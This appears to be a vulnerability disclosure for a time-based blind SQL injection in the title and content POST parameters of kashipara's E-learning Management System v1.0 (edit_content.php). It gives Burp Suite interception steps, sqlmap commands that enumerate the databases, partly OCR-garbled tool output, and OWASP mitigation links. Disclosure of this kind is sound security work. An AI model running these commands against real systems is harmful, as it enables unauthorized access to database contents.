SQL Injection was found in the /lms/admin/edit_content.php of the kashipara E-learning Management System project v1.0, Allows remote attackers to execute arbitrary SQL command to get unauthorized database access via the title, content parameter in a POST HTTP request.

> Official Website URL

https://www.kashipara.com/project/php/13138/e-learning-management-system-php-project-source-code


> Affected Product Name

E-learning Management System project in PHP with source code and document


Affected Vendor	kashipara
Affected Code File	/lms/admin/edit_content.php
Affected Parameter	title, content
Method	POST
Туре	time-based blind
Version	V1.0

Steps to Reproduce:


Step 1: Visit to admin login page and login with admin credential.




Step 2: Navigate the 'Content' page click edit on any content from list.




Step 3: Leave the content as it is.



Step 4: Now enable intercept in bupsuite and click 'Update' button.



Step 5: Save the burpsuite request in a file.



Step 6: Now run the sqlmap command against request saved in file.

python.exe C:\sqlmap\sqlmap.py -r edit_content.txt --batch --dbs

Step 7: Now notice that 'title' parameter is detected vulnerable and all database is successfully retrieved.

Parameter: content

Step 8: Run the sqlmap against 'content' parameter by using switch -p. Notice that 'content' parameter is detected vulnerable and all database is successfully retrieved.

• python.exe C:\sqlmap\sqlmap.py -r edit_content.txt -p content --batch --dbs

```
PS C:\lms\e-lms> python.exe C:\sqlmap\sqlmap.py -r edit_content.txt -p content --batch --dbs
                                                                                 https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to ob
[*] starting @ 01:45:51 /2024-11-19/
                                                       parsing HTTP request from 'edit_content.txt' resuming back-end DBMS 'mysql'
                                  [INFO] resuming back—end DBMs 'mysql'
[INFO] testing connection to the target URL
[INFO] testing if the target URL content is stable
[WARNING] target URL content is not stable (i.e. content differs). sqlmap will base the page comparison on a sequence matcher. If n
want to proceed? [(C)ontinue/(s)tring/(r)eqex/(q)uit] C
[MARNING] kaumistic (basic) test shows that POST parameter 'content' might not be injectable
            do you want to proceed? [(Continue/(s)tring/(r)egex/(q)uil C
45:52] [WARNING] heuristic (basic) test shows that POST parameter 'content' might not be injectable
45:52] [INFO] testing for SQL injection on POST parameter 'content' might not be injectable
45:52] [INFO] testing 'AND boolean-based blind - MHEME or HAVING clause'
45:52] [INFO] testing 'Boolean-based blind - MHEME or HAVING clause'
45:52] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
45:52] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
45:52] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
45:53] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
64:533] [INFO] POST parameter 'content' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
600ks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
61:633] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
61:633] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
61:633] [INFO] testing 'Generic UNION query (NUION query injection technique tests as there is at least one other (potential) technique parameter 'content' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
61:633] [INFO] tecking if the injection point on POST parameter 'content' is a false positive
61:633 [INFO] tecking if the injection point on POST parameter 'content' is a false positive
62:635 [INFO] tecking if the injection point on POST parameter 'content' is a false positive
63:635 [INFO] tecking if the injection point on POST parameter 'content' is a false positive
64:633 [INFO] tecking if the injection point on POST parameter 'content' is a false positive
65:635 [INFO] tecking if the injection point(s) with a total of 62 HTTP(s) requests:
           ameter: content (POST)
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: title=Vision&content=
an style="font-size:large"><strong>Vision</strong></span>
 [01:46:18] [INFO] the back—end DBMS is MySQL web application technology: PHP 8.0.30, Apache 2.4.58 pack—end DBMS: MySQL >= 5.0.12 (MariaDB fork)
                                                       fetching database names
fetching number of databases
resumed: 7
resumed: information_schema
                                                       resumed: Information_schema
resumed: capstone
resumed: capstone2
resumed: mysql
resumed: pprformance_schema
resumed: phpmyadmin
resumed: test
                              mation schema
                     rformance_schema
[01:46:18] [INFO] fetched data logged to text files under 'C:\Users\madhu\AppData\Local\sqlmap\output\localhost'
[*] ending @ 01:46:18 /2024-11-19/
```

Mitigation/recommendations

- https://cheatsheetseries.owasp.org/cheatsheets/SQL Injection Prevention Cheat Sheet.html
- https://portswigger.net/web-security/sql-injection#how-to-prevent-sql-injection